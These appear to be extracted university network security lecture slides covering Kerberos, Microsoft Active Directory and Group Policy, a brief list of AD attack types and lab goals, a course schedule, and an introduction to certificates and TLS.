


- Ticket: $\{A, k_{AB}, T\}m k_{BS}$
- Replay attacks:
 - Timestamp (~5 min)
 - Stores requests in the allowable time and checks for repeats
- Alice and bob can now interact
 - Unencrypted or encrypted based on their requirements

Kerberos: sum up

- Authentication protocol using symmetric key cryptography
- Key distribution centre
 - Single point of failure
 - Shares master keys with participants
- KDC performs key generation and distribution
- Tickets allow authentication guarantees
- Timestamps against replay attacks

Overview




Outline

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Directory Services?


- A directory service is a **collection of software and processes that stores information** about an enterprise, subscribers, or both
- An example of a directory service is the Domain Name System (DNS), which is provided by DNS server
- The DNS server stores only two types of information: names and IP addresses
- An LDAP directory service can store information on many other kinds of real-world and conceptual objects. E.g., usernames, emails, group memberships, network drives, PCs, printers.

Microsoft active directory history



Microsoft active directory history

- An **Enterprise IAM solution** by Microsoft
- Introduced in 1999
- A self-hosted, on-premise service on a Microsoft Server OS (2003, 2008, 2012, 2012R2, 2016, 2019)
- Installed as a Role / Feature on the Microsoft Server environment




Ref: Microsoft

Microsoft active directory

- Active Directory **stores information about objects on the network**; makes this information easy for administrators and users to manage
- This data store, also known as the directory, contains information about Active Directory objects
- These objects typically include **shared resources** such as servers, volumes, printers, and the network users and computer accounts

Some terminology


- **Domain Controller:** A server with Active Directory service
- **Domain:** A **domain** is **defined** as a logical group of network objects (computers, users, devices) that share the same **Active Directory** database, e.g., dtu.dk, danskebank.dk
- **Forest:** An **Active Directory forest (AD forest)** is the top most logical container in an **Active Directory** configuration that contains domains, users, computers, and group policies.
 - a forest is a collection of domains



OU – Organizational Unit

Domain Controller – Services (1)

- **Domain Services:**
 - allows **admins to manage and store information** about resources from a network, as well as application data, in a distributed database
 - helps **admins manage network's elements** (computers and end users) and reorder them into a custom hierarchy
- **Lightweight Directory Service:**
 - provides flexible support for directory-enabled applications, without the dependencies and domain-related restrictions of Active Directory Domain Services (AD DS)
- **LDAP**
 - stands for Lightweight Directory Access Protocol. It is a lightweight client-server protocol for accessing directory services, specifically X.500-based directory services
 - Usually runs over TCP/IP
- **Certificate Services**
 - allows to **build a public key infrastructure (PKI)** and provide public key cryptography, digital certificates, and digital signature capabilities for your organization



Domain Controller – Services (2)

- **Active Directory Federation Service**
 - authenticates user access to multiple applications, even on different networks, using single sign-on (SSO)
 - An SSO only requires the user to sign in once, rather than use multiple dedicated authentication keys for each service
- **Rights Management Service**
 - provides management and development tools that work with security technologies, including encryption, certificates, and authentication, to create reliable information protection solutions

So, what can Active Directory be used for?

- Authentication
- Authorization
- Access Management
- User Management
- Certificate Management
- Shared resource Management
- Policy Management

Active Directory Authentication Service

- AD uses Kerberos 5 as the authentication protocol for client-server auth
- Kerberos has 3 components: client, server and a trusted key issue authority (KDC)
- In AD, KDC (Key Distribution Center) is integrated
- KDC performs 2 main functions:
 - Authentication Service (AS)
 - Ticket Granting Service (TGS)



Active Directory Group Policy (1)

Group Policy

- Feature of the Microsoft Windows NT OS family that **controls the working environment of user accounts and computer accounts**
- Provides **centralized management and configuration** of OS, applications, and users' settings in an AD environment
- A set of Group Policy configurations is called a **Group Policy Object (GPO)**
- A version of Group Policy called Local Group Policy (LGPO or LocalGPO) allows Group Policy Object management without Active Directory on standalone computers

Active Directory Group Policy (2)

Group Policy

- Mainly used for creation and deployment of policies in a domain
- IT Admins best friend – simple policy management
- gpupdate /force



Example: AD Group policies

- The command **gpresult /V**
- gives a lot of information regarding the AD
 - Settings
 - Applied group policy objects
 - Security groups you are part of

Active Directory Security Risks

- Active Directory forms an essential part to all steps of the Cyber Kill Chain
- Common Vulnerabilities include:
 - Use of Kerberos (hashing, golden ticket, silver ticket)
 - Supports the weak NTLM encryption
 - Brute-force attacks
 - Malware, phishing in windows platforms

Summary

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- **Lab exercise**

The lab exercise: goals and learning points

- Introduction to a privilege escalation attack
- An attack on Microsoft Active Directory
- An exploit that targets the mode of operation (and implementation) of AES
- Setting up VMs and performing network attacks

Manolis (Emmanouil Vasilomanolakis)

network security: TLS & Certificates

Course plan


- Lecture 1: Intro (**Manolis, Carsten**) 30.01
- Lecture 2: **Crypto essentials** (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04

Outline

- **Introduction**
- **Certificates**
- **TLS**
 - What it can offer
 - TLS protocol
 - TLS resumption
- **Beyond HTTP**
- **Attacks on TLS**
- **Lab exercises**

Certificates

- A **certificate** is a document that links someone's identity to their public key
 - Certificates are issued and signed by trusted **Certification Authorities** (CA)
 - A CA is a third party that **the community trusts** (e.g. government agency)
 - **X.509** is the universally accepted standardised format for certificates




- Knowing the **public key of the CA** is sufficient to verify all the certificates that it issues
- No party except for the CA can **modify** the certificate without being detected

Certificate Lifetime

- Certificates have a **period of validity** (like credit cards)
 - “Not before” and “not after” fields
 - If expired then the certificate is invalid
 - A new certificate is issued with new public key
- Revocation of Certificates
 - Revocation of non-expired certificates may be needed if...
 - Private key gets compromised
 - Vital user info changes
 - The CA gets compromised
 - A CA keeps a **Certificate Revocation List (CRL)**
 - Signed with the CA’s private key

Public-Key Certificates



Certificates

- A piece of information that proves the identity of a public-key's owner.
 - Signed and delivered securely by a trusted third party entity called a Certificate Authority (CA)
- A Certificate contains
 - CA's identity
 - Owner's identity
 - Owner's **public-key**
 - Certificate expiry date
